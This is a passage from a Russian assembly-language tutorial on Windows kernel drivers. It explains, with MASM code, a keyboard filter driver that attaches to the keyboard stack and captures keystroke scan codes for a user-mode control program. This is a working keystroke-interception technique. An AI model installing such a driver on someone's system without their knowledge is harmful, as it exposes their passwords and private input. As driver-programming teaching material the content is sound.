        .elseif eax == IRP_MJ_DEVICE_CONTROL
            invoke CDO_DispatchDeviceControl, pDeviceObject, pIrp
            mov status, eax
        .else

            mov ecx, pIrp
            mov (_IRP PTR [ecx]).IoStatus.Status, STATUS_INVALID_DEVICE_REQUEST
            and (_IRP PTR [ecx]).IoStatus.Information, 0

            fastcall IofCompleteRequest, ecx, IO_NO_INCREMENT

            mov status, STATUS_INVALID_DEVICE_REQUEST

        .endif

    .else

        mov ecx, pIrp
        mov (_IRP PTR [ecx]).IoStatus.Status, STATUS_INVALID_DEVICE_REQUEST
        and (_IRP PTR [ecx]).IoStatus.Information, 0

        fastcall IofCompleteRequest, ecx, IO_NO_INCREMENT

        mov status, STATUS_INVALID_DEVICE_REQUEST

    .endif

    mov eax, status
    ret
```

Используя глобальные указатели g_pFilterDeviceObject и g_pControlDeviceObject, определяем, к какому объекту пришел запрос и, в зависимости от типа запроса вызываем соответствующую процедуру. Наше устройство управления обрабатывает только три типа запросов: IRP_MJ_CREATE, IRP_MJ_CLOSE и IRP_MJ_DEVICE_CONTROL. Но мы обязаны обработать все запросы к фильтру. Обработка будет заключаться в простой передаче IRP нижестоящему драйверу в процедуре FiDO_DispatchPassThrough. Запросы типа IRP_MJ_READ несут в себе коды клавиш, поэтому для этого типа запросов обработка будет особой. IRP типа IRP_MJ_POWER просто требует специфической обработки, поэтому и выделен в отдельную процедуру. Если мы, вдруг (чего быть не может), получили запрос для неизвестного нам устройства, завершаем его с кодом ошибки, т.к. не понятно, что ещё с этим IRP можно сделать.

Сначала разберем обработку запросов к устройству управления.

Процедура CDO_DispatchCreate

```
    .while TRUE

        invoke RemoveEntry, addr KeyData
        .break .if eax == 0

    .endw
```

Драйвер и программа управления построены таким образом, что программу управления можно выгрузить и загрузить повторно при уже запущенном драйвере и подключенном фильтре. Может так случиться, что список g_KeyDataListHead не пуст. Если вы внимательно проанализируете ход

возможных событий после прочтения всей статьи, то станет ясно, что в списке может находиться одна структура KEY_DATA_ENTRY, соответствующая коду клавиши, нажатой сразу после некорректного завершения работы программы управления. Вышеприведенный цикл опустошает, возможно, непустой список g_KeyDataListHead.

```
MUTEX_ACQUIRE g_mtxCDO_State

.if g_fCDO_Opened

    mov status, STATUS_DEVICE_BUSY

.else

    mov g_fCDO_Opened, TRUE

    mov status, STATUS_SUCCESS

.endif

MUTEX_RELEASE g_mtxCDO_State
```

Если описатель объекта "устройство управления" уже открыт, не разрешаем повторное открытие. Это гарантирует нам наличие только одного клиента (остальные получат код STATUS_DEVICE_BUSY), а захват мьютекса гарантирует, что процедура CDO_DispatchClose в то же самое время не закроет описатель и не обнулит флаг g_fCDO_Opened.

Процедура CDO_DispatchClose

```
and g_fSpy, FALSE
```

Если клиент отключается, то и незачем следить за клавиатурой - FiDO_DispatchRead не должна больше устанавливать процедуру завершения.

```
MUTEX_ACQUIRE g_mtxCDO_State

.if ( g_pFilterDeviceObject == NULL )

    .if g_dwPendingRequests == 0

        mov eax, g_pDriverObject
        mov (DRIVER_OBJECT PTR [eax]).DriverUnload, offset DriverUnload

    .endif

.endif
```

Если переменная g_pFilterDeviceObject пуста, то, очевидно, что нет и фильтра. Если к тому же у нас нет незавершенных IRP, завершение которых привело бы к вызову нашей процедуры завершения ReadComplete, находящейся в теле драйвера, то можно разрешить его выгрузить. Если фильтр всё ещё существует, драйвер остается невыгружаемым. Перед завершением работы программа управления просит драйвер отключить и удалить фильтр. Но возможны ситуации, когда драйвер не сможет этого сделать. Например, если кто-то подключен к стеку поверх нас, отключение фильтра "разорвет стек". Программа управления может просто забыть отключить фильтр или в ней может произойти исключение и описатель устройства автоматически закрывается системой. Речь, разумеется, не идет о нашей программе управления, в которой (я надеюсь) все сделано правильно. Имеется в виду программа управления вообще, т.е. общий принцип. Наконец, пользователь может завершать сеанс работы с системой, и все пользовательские процессы принудительно завершаются. В любом случае, как я уже сказал, драйвер и программа управления построены таким образом, что программу управления можно запустить повторно.

```
    and g_fCDO_Opened, FALSE

    MUTEX_RELEASE g_mtxCDO_State
```

Т.к. единственный наш клиент только что "ушел", сбрасываем флаг g_fCDO_Opened.

Процедура CDO_DispatchDeviceControl

```
MUTEX_ACQUIRE g_mtxCDO_State

mov edx, [esi].AssociatedIrp.SystemBuffer
mov edx, [edx]

mov ecx, ExEventObjectType
mov ecx, [ecx]
mov ecx, [ecx]

invoke ObReferenceObjectByHandle, edx, EVENT_MODIFY_STATE, ecx, \
                            UserMode, addr pEventObject, NULL
.if eax == STATUS_SUCCESS
```

При получении от программы управления управляющего кода IOCTL_KEYBOARD_ATTACH, захватываем мьютекс и проверяем переданный нам описатель объекта "событие". Это мы уже делали в Process Monitor (см. часть 14). Если это действительно объект "событие", то у нас есть два варианта: либо мы должны создать фильтр и подключить его к стеку клавиатуры, либо фильтр уже существует и подключён.

```
    .if !g_fFiDO_Attached

        invoke KeyboardAttach
        mov [esi].IoStatus.Status, eax
```

Если фильтр не подключен, будем считать, что он ещё не создан. Процедура KeyboardAttach сделает всё необходимое, вернув соответствующий код.

```
        .if eax == STATUS_SUCCESS

            mov eax, pEventObject
            mov g_pEventObject, eax

            mov g_fFiDO_Attached, TRUE
            mov g_fSpy, TRUE

        .else
            invoke ObDereferenceObject, pEventObject
        .endif
```

Если подключение прошло успешно, запоминаем указатель на объект "событие" в глобальной переменной g_pEventObject и взводим флаги g_fFiDO_Attached и g_fSpy. Хотя фильтр уже подключен, блокировать доступ к переменной g_pEventObject, в данном случае, не требуется, т.к. флаг g_fSpy взводится после инициализации переменной g_pEventObject, а до тех пор процедура FiDO_DispatchRead не будет устанавливать процедуру завершения, а значит ReadComplete вообще не будет вызываться и g_pEventObject кроме нас никто трогать не будет.

```
    .else

        LOCK_ACQUIRE g_EventSpinLock
        mov bl, al
```

Если фильтр уже подключен, необходимо блокировать доступ к переменной g_pEventObject, т.к. к ней может обращаться наша процедура завершения ReadComplete. Спин-блокировка требуется из-за того, что ReadComplete работает на IRQL = DISPATCH_LEVEL.

```
mov eax, g_pEventObject
.if eax != NULL
    and g_pEventObject, NULL
    invoke ObDereferenceObject, eax
.endif

mov eax, pEventObject
mov g_pEventObject, eax

LOCK_RELEASE g_EventSpinLock, bl
```

На всякий случай, если g_pEventObject содержит указатель на объект событие, уменьшаем счетчик ссылок и заносим туда указатель на новый объект событие. Тут требуется небольшое пояснение. На первый взгляд, этот код может показаться бессмысленным. Дело в том, что в предыдущих примерах, мы, для простоты, предполагали корректное поведение программы управления драйвером. Но, в идеале, драйвер должен быть непотопляем, даже если его собственная программа управления или кто-то другой выполнит какие-то непредсказуемые действия. В состав инструментов DDK для тестирования драйверов даже входит специальная утилита Device Path Exerciser (dc2.exe), которая, среди других тестов, шлет драйверу огромное количество управляющих кодов с заведомо неверными параметрами. Если программа управления дважды пошлет драйверу IOCTL_KEYBOARD_ATTACH, то, благодаря вышеприведенному коду, мы сможем корректно разобраться с двумя объектами "событие", а мьютекс g_mtxCDO_State избавит нас от множества потенциальных проблем.

```
MUTEX_ACQUIRE g_mtxCDO_State
```

При получении от программы управления управляющего кода IOCTL_KEYBOARD_DETACH, пытаемся отключить фильтр, также под защитой мьютекса.

```
.if g_fFiDO_Attached

    and g_fSpy, FALSE

    invoke KeyboardDetach
    mov [esi].IoStatus.Status, eax
```

Если фильтр подключен, сбрасываем флаг g_fSpy, чтобы FiDO_DispatchRead не устанавливала больше процедуру завершения, и пытаемся отключить и удалить фильтр.

```
.if eax == STATUS_SUCCESS
    mov g_fFiDO_Attached, FALSE
.endif
```

Если фильтр успешно отключен, сбрасываем соответствующий флаг. Если отключить фильтр не удалось, этот флаг останется во взведенном состоянии, что даст нам возможность при следующем (возможном) получении IOCTL_KEYBOARD_ATTACH, всё сделать корректно.

```
LOCK_ACQUIRE g_EventSpinLock
mov bl, al

mov eax, g_pEventObject
.if eax != NULL
    and g_pEventObject, NULL
    invoke ObDereferenceObject, eax
.endif

LOCK_RELEASE g_EventSpinLock, bl
```

Под защитой спин-блокировки, удаляем ссылку на объект "событие".

```
invoke FillKeyData, [esi].AssociatedIrp.SystemBuffer, \
            [edi].Parameters.DeviceIoControl.OutputBufferLength
```

При получении от программы управления управляющего кода IOCTL_GET_KEY_DATA, копируем в пользовательский буфер имеющиеся у нас к настоящему моменту структуры KEY_DATA.

Процедуру FillKeyData, а также AddEntry и RemoveEntry я разбирать не буду, т.к. если вы читали седьмую часть цикла "Использование ассоциативных списков", их содержимое не должно представлять сложность, а подробности относительно структуры KEYBOARD_INPUT_DATA смотрите в DDK.

Процедура KeyboardAttach

```
    .if ( g_pFilterDeviceObject != NULL )

        mov status, STATUS_SUCCESS
```

Если переменная g_pFilterDeviceObject не равна нулю, очевидно, она содержит указатель на объект "устройство-фильтр" и, наверное, он уже подключен к стеку.

```
    .else
```

Если фильтра нет, создадим его.

```
        mov eax, g_pControlDeviceObject
        mov ecx, (DEVICE_OBJECT PTR [eax]).DriverObject

        invoke IoCreateDevice, ecx, sizeof FiDO_DEVICE_EXTENSION, NULL, \
                    FILE_DEVICE_UNKNOWN, 0, FALSE, addr g_pFilterDeviceObject
        .if eax == STATUS_SUCCESS
```

Объект "устройство-фильтр" должен быть безымянным, для того чтобы его нельзя было открыть напрямую по имени. Т.к. фильтр принадлежит стеку, но является привнесенным объектом, то явно не ему решать, разрешать ли открытие описателя или нет. Пусть с этим разбираются нижестоящие драйверы. На самом деле это не всегда верно. В случае со стеком клавиатуры, высокоуровневый драйвер фильтра Kbdclass имеет именованный объект "устройство-фильтр" KeyboardClassX и именно он обрабатывает запрос IRP_MJ_CREATE. Второй параметр функции IoCreateDevice определяет размер дополнительной области памяти объекта "устройство" (device extension), которая описывается гипотетической структурой DEVICE_EXTENSION. Гипотетической в том смысле, что такой структуры нет. Вы сами определяете, что необходимо поместить в дополнительную область памяти объекта "устройство" и сами определяете структуру. Device extension следует сразу за структурой DEVICE_OBJECT и инициализируется нулями. В нашем случае это структура FiDO_DEVICE_EXTENSION. Использование device extension позволяет драйверу создать сколь угодно много объектов "устройство" и хранить все относящиеся к ним данные в самих этих объектах.

```
            invoke IoGetDeviceObjectPointer, addr g_usTargetDeviceName, FILE_READ_DATA, \
                                        addr pTargetFileObject, addr pTargetDeviceObject
            .if eax == STATUS_SUCCESS
```

Надеюсь, вы помните, что функция IoGetAttachedDevice всегда возвращает указатель на объект "устройство", находящийся на вершине стека. Мы используем функцию IoGetDeviceObjectPointer для получения указателя на вершину стека по заранее известному нам имени одного из объектов "устройство", принадлежащего стеку. PnP драйверам, в этом смысле, проще, т.к. диспетчер PnP предоставляет им указатель на корневой объект стека - объект "физическое устройство". Т.е. я хочу сказать, что для подключения к стеку вам нужен указатель на любой объект стека. Как вы его получите, не имеет значения.

```
                mov eax, g_pDriverObject
                and (DRIVER_OBJECT PTR [eax]).DriverUnload, NULL
```

Т.к. сейчас мы подключимся к стеку, то через нас могут пойти IRP. После установки флага g_fSpy мы будем устанавливать в них процедуру завершения. Когда эти IRP завершаться, мы не знаем, но знаем, что до этих пор драйвер нельзя выгружать, т.к. процедура завершения находится в теле

драйвера. Поэтому проще всего просто сделать драйвер невыгружаемым.

```
PDEVICE_OBJECT
  IoGetAttachedDevice(
    IN PDEVICE_OBJECT pDeviceObject
    )
{

    while  pDeviceObject->AttachedDevice  {

        pDeviceObject = pDeviceObject->AttachedDevice
    }

    return pDeviceObject
}

PDEVICE_OBJECT
  IoAttachDeviceToDeviceStack(
    IN PDEVICE_OBJECT pSourceDevice,
    IN PDEVICE_OBJECT pTargetDevice
    )
{
    PDEVICE_OBJECT     pTopMostDeviceObject
    PDEVOBJ_EXTENSION  pSourceDeviceExtension

    pSourceDeviceExtension = pSourceDevice->DeviceObjectExtension

    ExAcquireSpinLock( &IopDatabaseLock, ... )

    pTopMostDeviceObject = IoGetAttachedDevice( pTargetDevice )

    if  pTopMostDeviceObject->Flags & DO_DEVICE_INITIALIZING
           ||
        pTopMostDeviceObject->DeviceObjectExtension->ExtensionFlags &
        (DOE_UNLOAD_PENDING | DOE_DELETE_PENDING | DOE_REMOVE_PENDING | DOE_REMOVE_PROCESSED)  {

        pTopMostDeviceObject = NULL

    } else {

        pTopMostDeviceObject ->AttachedDevice = pSourceDevice

        pSourceDevice->AlignmentRequirement = pTopMostDeviceObject->AlignmentRequirement
        pSourceDevice->SectorSize           = pTopMostDeviceObject->SectorSize
        pSourceDevice->StackSize            = pTopMostDeviceObject->StackSize + 1

        if  pTopMostDeviceObject ->DeviceObjectExtension->ExtensionFlags & DOE_START_PENDING  {

            pSourceDevice->DeviceObjectExtension->ExtensionFlags |= DOE_START_PENDING
        }

        pSourceDeviceExtension->AttachedTo = pTopMostDeviceObject
    }

    ExReleaseSpinLock( &IopDatabaseLock, ... )

    return pTopMostDeviceObject
}
```

Сначала функция IoAttachDeviceToDeviceStack получает указатель на структуру DEVOBJ_EXTENSION (не путать с необязательной структурой DEVICE_EXTENSION). В поле ExtensionFlags этой структуры имеются кое-какие интересующие функцию IoAttachDeviceToDeviceStack флаги. Затем блокируется база данных диспетчера ввода/вывода и в pTopMostDeviceObject заносится указатель на объект "устройство", находящийся на вершине стека. Т.к. база данных диспетчера ввода/вывода блокирована, то состояние стека не изменится до снятия блокировки. Если объект "устройство" ещё не инициализирован или устройство или его драйвер отмечены для удаления или уже находится в состоянии удаления, функция IoAttachDeviceToDeviceStack отказывается прикреплять к стеку новый объект и возвращает NULL. В

противном случае в поля AttachedDevice и AttachedTo объектов "устройство" заносятся соответствующие указатели (в этом и заключается процесс подключения к стеку нового объекта) и в подключенном объекте обновляются поля AlignmentRequirement, SectorSize и StackSize. AlignmentRequirement и SectorSize важны для устройств хранения, а StackSize необходимо увеличить на единицу в любом случае, т.к. глубина стека увеличилась на один объект (подробности см. в предыдущей статье). Обратите внимание на то, что подключение происходит не к объекту, указатель на который передан в параметре pTargetDevice, а к вершине стека кто бы на ней не находился. Если в промежутке между получением указателя на pTargetDevice и вызовом IoAttachDeviceToDeviceStack кто-то успеет подключить к стеку свой объект, pTargetDevice и возвращаемый pTopMostDeviceObject будут отличаться. В любом случае, возвращаемое из IoAttachDeviceToDeviceStack значение, в случае успеха, является указателем на объект "устройство", к которому был подключен фильтр. А фильтр теперь является вершиной стека и первым получает все IRP для этого стека предназначенные. В начале статьи мы выяснили, что поток необработанного ввода открывает один из объектов стека клавиатуры и, используя его описатель (точнее описатель объекта "файл", соответствующий объекту "устройство"), направляет ему запросы на чтение. Если IRP предназначаются какому-то устройству ниже по стеку, то каким образом они попадают в фильтр? Подсистема ввода/вывода ведет себя аналогично функциям IoGetAttachedDevice и IoAttachDeviceToDeviceStack, в том смысле, что в качестве адресата для IRP использует указатель на вершину стека. Вот, например, что делает функция ZwReadFile.

```
NTSTATUS
   ZwReadFile(
    IN HANDLE hFile,
    . . .
    )
{

    PFILE_OBJECT    pFileObject
    PDEVICE_OBJECT  pDeviceObject

    ObReferenceObjectByHandle( hFile, ... &pFileObject ... )

    pDeviceObject = IoGetRelatedDeviceObject( pFileObject )

    . . .
}
```

Функция IoGetRelatedDeviceObject (исходный код см. в предыдущей статье) возвращает указатель на самый верхний объект "устройство" в стеке. Если же IRP формируется драйвером, так сказать вручную (см. исходный код процедуры QueryPnpDeviceState в предыдущей статье), то он будет послан напрямую целевому устройству и перехватить такой запрос с помощью фильтра невозможно, если конечно фильтр не находится ниже по стеку.

```
invoke IoAttachDeviceToDeviceStack, g_pFilterDeviceObject, pTargetDeviceObject
.if eax != NULL

    mov edx, eax

    mov ecx, g_pFilterDeviceObject
    mov eax, (DEVICE_OBJECT ptr [ecx]).DeviceExtension
    assume eax:ptr FiDO_DEVICE_EXTENSION
    mov [eax].pNextLowerDeviceObject, edx
    push pTargetFileObject
    pop [eax].pTargetFileObject
    assume eax:nothing
```

Если IoAttachDeviceToDeviceStack подключила нас к стеку, заполняем структуру FiDO_DEVICE_EXTENSION. Туда мы помещаем указатель на объект, к которому мы подключились и указатель на объект "файл" ассоциированный с целевым объектом устройство (подробности см. в предыдущей статье). При отключении мы должны будем вызвать ObDereferenceObject по отношению к этому объекту "файл".

```
assume edx:ptr DEVICE_OBJECT
assume ecx:ptr DEVICE_OBJECT

mov eax, [edx].DeviceType
mov [ecx].DeviceType, eax

mov eax, [edx].Flags
and eax, DO_DIRECT_IO + DO_BUFFERED_IO + DO_POWER_PAGABLE
or [ecx].Flags, eax
```

Несколько флагов в нашем объекте фильтре придется обновить самостоятельно. Дело в том, что для диспетчера ввода/вывода наш объект должен выглядеть также как объект, к которому мы подключились. Например, флаг DO_BUFFERED_IO говорит диспетчеру ввода/вывода о том, что при операциях чтения/записи он должен копировать пользовательские буферы в системное адресное пространство, т.е. использовать метод ввода/вывода METHOD_BUFFERED. Флаги DO_DIRECT_IO и DO_BUFFERED_IO, естественно, взаимоисключающи. Хотя нам заранее известны флаги, которые использует устройство KeyboardClass0, а именно DO_BUFFERED_IO и DO_POWER_PAGABLE, мы используем более общий и универсальный механизм.

```
and [ecx].Flags, not DO_DEVICE_INITIALIZING
```

Функция IoCreateDevice создает объект "устройство" с установленным флагом DO_DEVICE_INITIALIZING. До сих пор мы не касались этого момента потому, что создавали устройства только в процедуре DriverEntry. Дело в том, что по выходу из DriverEntry диспетчер ввода/вывода (в функции IopReadyDeviceObjects) сам сбрасывает этот флаг во всех объектах "устройство", созданных драйвером. Если же мы создаем устройство не в DriverEntry, придется сбросить флаг DO_DEVICE_INITIALIZING самостоятельно, иначе никто не сможет подключиться к неинициализированному объекту, как вы только что видели в коде IoAttachDeviceToDeviceStack. Также этот флаг проверяется при некоторых других операциях.

Процедура KeyboardDetach

```
.if g_pFilterDeviceObject != NULL

    mov eax, g_pFilterDeviceObject
    or (DEVICE_OBJECT ptr [eax]).Flags, DO_DEVICE_INITIALIZING
```

Перед тем как отключаться от стека, посмотрим, находимся ли мы на самой его вершине или к нам тоже уже кто-то подключился. Блокировать базу данных диспетчера ввода/вывода мы не можем, но зато можем предотвратить новые подключения, до тех пор, пока не проверим, есть ли кто-нибудь над нами.

```
PDEVICE_OBJECT
  IoGetAttachedDeviceReference(
    IN PDEVICE_OBJECT pDeviceObject
    )
{
    ExAcquireSpinLock( &IopDatabaseLock, ... )

    pDeviceObject = IoGetAttachedDevice( pDeviceObject )
    ObReferenceObject( pDeviceObject )

    ExReleaseSpinLock( &IopDatabaseLock, ... )

    return pDeviceObject
}
```

Здесь должно быть всё понятно.

```
    invoke IoGetAttachedDeviceReference, g_pFilterDeviceObject
```

```
        mov pTopmostDeviceObject, eax

        .if eax != g_pFilterDeviceObject

            mov eax, g_pFilterDeviceObject
            and (DEVICE_OBJECT ptr [eax]).Flags, not DO_DEVICE_INITIALIZING
```

Если, возвращенный функцией IoGetAttachedDeviceReference, указатель не является указателем на наш фильтр, значит, к нам кто-то подключен. В этом случае отключаться от стека мы не будем и сбросим флаг DO_DEVICE_INITIALIZING. Если мы вызовем IoDetachDevice, то просто "разорвем стек", т.к. IoDetachDevice не делает каких бы то ни было проверок. Отключение объекта "устройство" от стека состоит в простом обнулении соответствующих указателей в связанных объектах.

```
VOID
  IoDetachDevice(
    IN OUT PDEVICE_OBJECT pTargetDeviceObject
    )
{
    PDEVICE_OBJECT    pDeviceToDetach
    PDEVOBJ_EXTENSION pDeviceToDetachExtension

    ExAcquireSpinLock( &IopDatabaseLock, ... )

    pDeviceToDetach          = pTargetDeviceObject->AttachedDevice
    pDeviceToDetachExtension = pDeviceToDetach->DeviceObjectExtension

    pDeviceToDetachExtension->AttachedTo = NULL
    pTargetDeviceObject->AttachedDevice  = NULL

    if  pTargetDeviceObject->DeviceObjectExtension->ExtensionFlags &
        (DOE_UNLOAD_PENDING | DOE_DELETE_PENDING | DOE_REMOVE_PENDING)
            &&
        pTargetDeviceObject->ReferenceCount == 0
    {

        // Complete Unload Or Delete
    }

    ExReleaseSpinLock( &IopDatabaseLock, ... )

}
```

Отключив устройство от стека, IoDetachDevice проверяет, не ожидает ли оно удаления, а его драйвер выгрузки. И если это так и счетчик ссылок на объект равен нулю, инициирует отложенные операции.

```
        .else

            mov eax, g_pFilterDeviceObject
            mov eax, (DEVICE_OBJECT ptr [eax]).DeviceExtension
            mov ecx, (FiDO_DEVICE_EXTENSION ptr [eax]).pTargetFileObject

            fastcall ObfDereferenceObject, ecx

            mov eax, g_pFilterDeviceObject
            mov eax, (DEVICE_OBJECT ptr [eax]).DeviceExtension
            mov eax, (FiDO_DEVICE_EXTENSION ptr [eax]).pNextLowerDeviceObject

            invoke IoDetachDevice, eax

            mov status, STATUS_SUCCESS
```

Если мы на вершине стека, уменьшаем счетчик ссылок на файловый объект, ассоциированный с объектом устройство, и отключаемся от стека. Восстанавливать флаг DO_DEVICE_INITIALIZING не имеет смысла, т.к. сейчас мы удалим фильтр.

```
            mov eax, g_pFilterDeviceObject
```

```
            and g_pFilterDeviceObject, NULL
            invoke IoDeleteDevice, eax
```

Удаляем объект "устройство-фильтр", но драйвер всё ещё остается невыгружаемым, т.к. мы можем иметь ожидающий завершения IRP, содержащий указатель на нашу процедуру завершения.

```
        .endif

        invoke ObDereferenceObject, pTopmostDeviceObject
```

Функция IoGetAttachedDeviceReference, в отличие от функции IoGetAttachedDevice, увеличивает счетчик ссылок в объекте, указатель на который возвращает. Это гарантирует, что объект не будет удален. Если мы были на вершине стека, то увеличили счетчик ссылок в нашем же объекте "устройство-фильтр" и IoDeleteDevice не сможет его удалить.

```
VOID
  IoDeleteDevice(
    IN PDEVICE_OBJECT pDeviceObject
    )
{
    ...

    ExAcquireSpinLock( &IopDatabaseLock, ... )

    pDeviceObject->DeviceObjectExtension->ExtensionFlags |= DOE_DELETE_PENDING

    if  pDeviceObject->ReferenceCount == 0  {

        // Complete Unload Or Delete
    }

    ExReleaseSpinLock( &IopDatabaseLock, ... )
}
```

Но IoDeleteDevice добавит флаг DOE_DELETE_PENDING, отметив тем самым, что объект "устройство" ожидает удаления. Когда мы вызовем ObDereferenceObject, счетчик ссылок станет равен 0, диспетчер объектов увидит, что объект должен быть удален и предпримет соответствующие шаги.

Теперь разберем процедуры обработки запросов к фильтру.

Процедура FiDO_DispatchPower

```
    invoke PoStartNextPowerIrp, pIrp

    IoSkipCurrentIrpStackLocation pIrp

    mov eax, pDeviceObject
    mov eax, (DEVICE_OBJECT ptr [eax]).DeviceExtension
    mov eax, (FiDO_DEVICE_EXTENSION ptr [eax]).pNextLowerDeviceObject

    invoke PoCallDriver, eax, pIrp
```

IRP типа IRP_MJ_POWER обрабатываются отличным от всех остальных типов IRP способом.

Макрос IoCopyCurrentIrpStackLocationToNext мы подробно разобрали в прошлой статье (его мы будем использовать в процедуре FiDO_DispatchRead). Макрос IoSkipCurrentIrpStackLocation намного проще.

```
IoSkipCurrentIrpStackLocation MACRO pIrp:REQ
    mov eax, pIrp
    inc (_IRP PTR [eax]).CurrentLocation
    add (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation, sizeof IO_STACK_LOCATION
ENDM
```

Из прошлой статьи вы должны помнить, что функция IoCallDriver, перед тем как вызвать процедуру диспетчеризации драйвера, смещает текущий блок стека на одну позицию вниз.

```
Irp->CurrentLocation--
pIrp->Tail.Overlay.CurrentStackLocation -= sizeof(IO_STACK_LOCATION)
```

Если перед этим использовать макрос IoSkipCurrentIrpStackLocation, то получиться, что указатель блока стека вообще не изменится и нижестоящий драйвер получить тот же самый блок стека, что и драйвер вызвавший IoCallDriver (PoCallDriver). Вызов макроса IoSkipCurrentIrpStackLocation - это просто оптимизация. Действительно, если нам не нужно устанавливать процедуру завершения, то вызов макроса IoCopyCurrentIrpStackLocationToNext скопирует наш блок стека в блок стека нижестоящего драйвера (поля Control, CompletionRoutine и Context, как вы помните, не копируются). Т.о. нижестоящий драйвер всё равно получит те же самые параметры. Используя макрос IoSkipCurrentIrpStackLocation вместо IoCopyCurrentIrpStackLocationToNext, мы избегаем ненужной операции копирования блоков стека. Но, повторяю, это можно делать, только если не требуется устанавливать процедуру завершения, что должно быть и так понятно.

Процедура FiDO_DispatchPassThrough

```
IoSkipCurrentIrpStackLocation pIrp

mov eax, pDeviceObject
mov eax, (DEVICE_OBJECT ptr [eax]).DeviceExtension
mov eax, (FiDO_DEVICE_EXTENSION ptr [eax]).pNextLowerDeviceObject

invoke IoCallDriver, eax, pIrp
ret
```

Здесь просто передаем IRP нижестоящему драйверу.

Процедура FiDO_DispatchRead

```
.if g_fSpy
```

Получив запрос типа IRP_MJ_READ адресованный фильтру, смотрим, взведен ли флаг g_fSpy. Если да, то мы должны установить процедуру завершения.

```
    lock inc g_dwPendingRequests
```

Атомарно увеличиваем значение счетчика незавершенных запросов g_dwPendingRequests на единицу. Когда IRP будет завершаться, система вызовет нашу процедуру завершения ReadComplete, она прочитает код клавиши и уменьшит счетчик g_dwPendingRequests. "Атомарно" - означает, что только один поток даже на многопроцессорной машине сможет изменить значение переменной, а IRQL, на котором он выполняется, вообще не имеет значения. Даже если поток, выполняющийся на другом процессоре, попытается в то же самое время (на MP-машине в буквальном смысле) выполнить такой же код, он получит уже обновленное первым потоком значение. Это достигается за счет использования префикса lock. Увидев этот префикс, процессор блокирует шину данных на время выполнения инструкции. Другие процессоры не смогут в этот момент обратиться к этой области памяти и изменить её. Даже если эта область памяти кэшируется несколькими процессорами, в действие вступит механизм обеспечения когерентности кэша (processor's cache coherency mechanism) и кэши других процессоров будут объявлены недействительными, в результате чего процессоры должны будут повторно загрузить кеши уже обновленным содержимым памяти. Префикс lock может использоваться не со всеми инструкциями,

а некоторые (например, xchg) всегда выполняются с этим префиксом. Подробнее см. "Intel Architecture Software Developer's Manual". Система (как ядро, так и режим пользователя) экспортирует целый набор Interlocked-функций, реализующих атомарный доступ, но мы можем использовать средства ассемблера.

```
        IoCopyCurrentIrpStackLocationToNext pIrp

        IoSetCompletionRoutine pIrp, ReadComplete, NULL, TRUE, TRUE, TRUE
```

Устанавливаем процедуру завершения (детали см. в предыдущей статье). Когда IRP будет завершаться, мы сможем узнать код клавиши.

```
    .else

        IoSkipCurrentIrpStackLocation pIrp
```

Если флаг g_fSpy сброшен, процедура FiDO_DispatchRead ведет себя аналогично процедуре FiDO_DispatchPassThrough.

```
    .endif

    mov eax, pDeviceObject
    mov eax, (DEVICE_OBJECT ptr [eax]).DeviceExtension
    mov eax, (FiDO_DEVICE_EXTENSION ptr [eax]).pNextLowerDeviceObject

    invoke IoCallDriver, eax, pIrp

    ret
```

Обратите внимание на то, что из всех процедур FiDO_XXX мы возвращаем код, который вернула функция IoCallDriver (PoCallDriver). Соответственно, DriverDispatch возвращает его в систему.

Процедура ReadComplete

Ну, и наконец, процедура ReadComplete, где собственно и происходят главные события, а именно получение кодов клавиш. Мы установили адрес этой процедуры в наш блок стека вызовом макроса IoSetCompletionRoutine. Когда IRP завершается, функция IoCompleteRequest последовательно вызывает все процедуры завершения. Этому и была посвящена практически вся предыдущая статья. IRP завершается в результате пост-обработки аппаратного прерывания (в нашем случае прерывания от контроллера клавиатуры), а значит в контексте случайного потока и на повышенном IRQL.

```
    .if [esi].IoStatus.Status == STATUS_SUCCESS

        mov edi, [esi].AssociatedIrp.SystemBuffer
        assume edi:ptr KEYBOARD_INPUT_DATA
```

Если IRP завершается с кодом успеха, то его буфер содержит, по крайней мере, одну структуру KEYBOARD_INPUT_DATA, несущую с собой вожделенный код клавиши.

```
        mov ebx, [esi].IoStatus.Information
```

Поле Information содержит размер действительной части буфера и должно быть кратно размеру структуры KEYBOARD_INPUT_DATA.

```
        and cEntriesLogged, 0
        .while sdword ptr ebx >= sizeof KEYBOARD_INPUT_DATA

            movzx eax, [edi].MakeCode
            mov KeyData.dwScanCode, eax

            movzx eax, [edi].Flags
```

```
            mov KeyData.Flags, eax

            invoke AddEntry, addr KeyData

            inc cEntriesLogged

            add edi, sizeof KEYBOARD_INPUT_DATA
            sub ebx, sizeof KEYBOARD_INPUT_DATA
        .endw

        assume edi:nothing
```

Перекладываем интересующие нас поля структуры KEYBOARD_INPUT_DATA в нашу структуру KEY_DATA_ENTRY и привязываем её к двусвязному списку g_KeyDataListHead. Это мы делаем в функции AddEntry и под защитой спин-блокировки g_KeyDataSpinLock. Блокировка списка нужна, как вы понимаете, для монопольного доступа к списку, а спин-блокировкой она должна быть потому, что процедура ReadComplete выполняется на IRQL = DISPATCH_LEVEL. DDK утверждает, что процедуры завершения могут быть вызваны на IRQL <= DISPATCH_LEVEL, но в данном случае мы всегда будем строго на IRQL = DISPATCH_LEVEL. Функция KeyboardClassServiceCallback драйвера Kbdclass, которая собственно и завершает IRP, использует KeAcquireSpinLockAtDpcLevel и KeReleaseSpinLockFromDpcLevel для блокировки.

```
VOID
  KeyboardClassServiceCallback(
    . . .
    )
{

    . . .

    //
    // N.B. We can use KeAcquireSpinLockAtDpcLevel, instead of
    //      KeAcquireSpinLock, because this routine is already running
    //      at DISPATCH_IRQL.
    //

    KeAcquireSpinLockAtDpcLevel( &deviceExtension->SpinLock );

    . . .

    //
    // Release the class input data queue spinlock.
    //

    KeReleaseSpinLockFromDpcLevel( &deviceExtension->SpinLock );

    . . .

    IoCompleteRequest( irp, IO_KEYBOARD_INCREMENT );

    . . .
}
```

Но я всё равно использую макросы LOCK_ACQUIRE и LOCK_RELEASE (мне так больше нравится ;)).

```
        .if cEntriesLogged != 0

            LOCK_ACQUIRE g_EventSpinLock
            mov bl, al

            .if g_pEventObject != NULL
                invoke KeSetEvent, g_pEventObject, 0, FALSE
            .endif

            LOCK_RELEASE g_EventSpinLock, bl

        .endif
```

Если у нас есть новые данные, сообщаем об этом программе управления, сигнализируя объект "событие". Здесь я также использую блокировку, для уверенности в том, что g_pEventObject всё ещё содержит действительный указатель.

```
.if [esi].PendingReturned
    IoMarkIrpPending esi
.endif
```

